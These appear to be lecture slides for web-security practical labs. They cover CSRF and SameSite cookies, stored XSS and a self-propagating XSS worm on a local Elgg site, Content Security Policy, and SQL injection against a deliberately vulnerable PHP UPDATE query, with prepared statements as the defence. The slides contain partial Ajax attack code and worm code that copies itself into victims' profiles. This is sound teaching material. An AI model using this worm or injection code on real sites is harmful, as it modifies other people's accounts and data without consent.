

Web Security Practical Labs

Software Security

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Outline



- Cross-Site Request Forgery (CSRF)
 - SameSite cookies extra
- Cross-Site Scripting (XSS)
 - Stored XSS attack on POST request required
 - Self-Propagating XSS Worm extra
 - Content Security Policy (CSP) extra
- SQL injection
 - Modify table required
 - Prepared statements extra





Cross-Site Request Forgery (CSRF)







- <u>www.csrflab-defense.com</u> on the VM uses SameSite cookies
- Once you have visited this website once, three cookies will be set on your browser: cookie-normal, cookie-lax, and cookie-strict



Experimenting with SameSite Cookie method













• Experiment A:

from www.csrflab-defense.com to www.csrflab-defense.com

Experiment B:

from www.csrflab-attacker.com to www.csrflab-defense.com



Experimenting with SameSite Cookie method



- Before following the two links, try to anticipate which cookies will be sent
- Then, follow the two links
 - Why some cookies are not sent in certain scenarios?
 - How SameSite cookies can help a server detect whether a request is a cross-site one?





Cross-Site Scripting (XSS)







Goal: Putting a statement "SAMY is MY HERO" in other people's profile without their consent.

Investigation taken by attacker Samy:

Samy captured an edit-profile request





Captured HTTP Request

```
http://www.xsslabelgg.com/action/profile/edit
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ...
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgq=hqk18rv5r1l1sbcik2vlqep615
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgq_token=BPyoX6EZ_KpJTa1xA3YCNA&__elgq_ts=1543678451
&name=Samy
&description=Samy is my hero
&accesslevel[description]=2
... (many lines omitted) ...
&quid=47
```

<u>Line ①:</u> URL of the editprofile service.

<u>Line ②:</u> Session cookie (unique for each user). It is automatically set by browsers.

<u>Line ③:</u> CSRF countermeasures, which are now enabled.





Captured HTTP Request (continued)

- <u>Line (4):</u> Description field with our text "Samy is my hero"
- <u>Line (5)</u>: Access level of each field: 2 means the field is viewable to everyone.
- <u>Line ⑥:</u> User ID (GUID) of the victim. This can be obtained by visiting victim's profile page source. In XSS, as this value can be obtained from the page. As we don't want to limit our attack to one victim, we can just add the GUID from JavaScript variable called elgg.session.user.guid.





Construct the Malicious Ajax Request

```
<script type="text/javascript">
window.onload = function(){
 var quid = "&quid=" + elgq.session.user.quid;
 var ts = "& elgg ts=" + elgg.security.token. elgg ts;
 var token = "& elgg token=" + elgg.security.token. elgg token;
 var name = "&name=" + elgg.session.user.name;
  // Construct the content of your url
 var sendurl = ...; // FILL IN
 var content = ...; // FILL IN
 var samyGuid = ...; // FILL IN
  if (elgg.session.user.guid != samyGuid){
    //Create and send Ajax request to modify profile
   var Ajax=null;
   Ajax = new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Content-Type",
                         "application/x-www-form-urlencoded");
   Ajax.send(content);
</script>
```





Inject the into Attacker's Profile


- Samy can place the malicious code into his profile and then wait for others to visit his profile page.
- Login to Alice's account and view Samy's profile. As soon as Samy's profile
 is loaded, malicious code will get executed.
- On checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.





Goal: Make the XSS attack to self-propagate (worm)

The worm modifies the victim profile to carry a copy of the worm code, so it can further spread







```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

- Use document.getElementById("worm") to get the reference of the node
- innerHTML gives the inside part of the node, not including the script tag
- Our attack code can send a copy of itself to the victim





```
<script id="worm">
window.onload = function() {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level
  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2";
  //...
</script>

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```

<u>Line ① and ②:</u> Get a copy of the worm code, including the script tags.



<u>Line ②:</u> We split the string into two parts and use "+" to concatenate them together. If we directly put the entire string, Firefox's HTML parser will consider the string as a closing tag of the script block and the rest of the code will be ignored.



<u>Line ③:</u> In HTTP POST requests, data is sent with Content-Type as "application/x-www-form-urlencoded". We use encodeURIComponent() function to encode the string.

<u>Line 4</u>: Access level of each field: 2 means public.

After Samy places this self-propagating code in his profile, when Alice visits Samy's profile, the worm gets executed and modifies Alice's profile, inside which, a copy of the worm code is also placed. So, any user visiting Alice's profile will too get infected in the same way.





Experiment with CSP

- Visit the websites <u>example32a.com</u>, <u>example32b.com</u>, <u>example32c.com</u>
 deployed locally by the lab
- Each page displays 6 areas, and JS code trying to write "OK" in them
- If you see "Failed", the CSP blocked the JS
- Change the server configuration so that all areas display "OK"
 - o image_www/apache_csp.conf
 - o image_www/csp/phpindex.php


After updating the files, rebuild and restart the containers with:


- \$ docker-compose down
- \$ docker-compose build
- \$ docker-compose up





Experiment with CSP







Experiment with CSP

```
<ht.ml>
<h2 >CSP Experiment</h2>
1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span>
2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span>
3. Inline: No Nonce: <span id='area3'>Failed</span>
4. From self: <span id='area4'>Failed</span>
5. From www.example60.com: <span id='area5'>Failed</span>
6. From www.example70.com: <span id='area6'>Failed</span>
7. From button click:
     <button onclick="alert('JS Code executed!')">Click me</button>
<script type="text/javascript" nonce="111-111-111">
document.getElementById('areal').innerHTML = "OK";
</script>
<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
</script>
<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>
<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script area6.js"> </script>
</html>
```





SQL Injection





SQL Injection Attack on UPDATE

- 1. Log-in as Alice (pass: *seedalice*), and increase your salary
- 2. Punish your boss Boby, by reducing his salary to 1 dollar
- 3. Change Boby's password to something that you know, and then log into his account
- Note: the database stores the SHA1 hash value of passwords instead
 of the plaintext password string. You can use MySQL's sha1()
 function in your query.



SQL Injection Attack on UPDATE

 Attack the Edit Profile page to update employees information (unsafe_edit_backend.php)

Alice's Profile Edit					
NickName	NickName				
Email	Email				
Address	Address				
Phone Number	PhoneNumber				
Password	Password				
	Save				

<pre>\$hashed_pwd = sha1(\$input_pwd);</pre>
\$sql = "UPDATE credential SET
<pre>nickname='\$input_nickname',</pre>
email='\$input_email',
address='\$input_address',
Password='\$hashed_pwd',
PhoneNumber='\$input_phonenumber'
WHERE ID=\$id;";
<pre>\$conn->query(\$sql);</pre>





SQL Injection Attack

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				





Prepared Statement

- Modify the web app at <u>http://www.seedlabsqlinjection.com/defense/</u> to use a prepared statement
- Code located in "image_www/Code/defense" (unsafe.php)

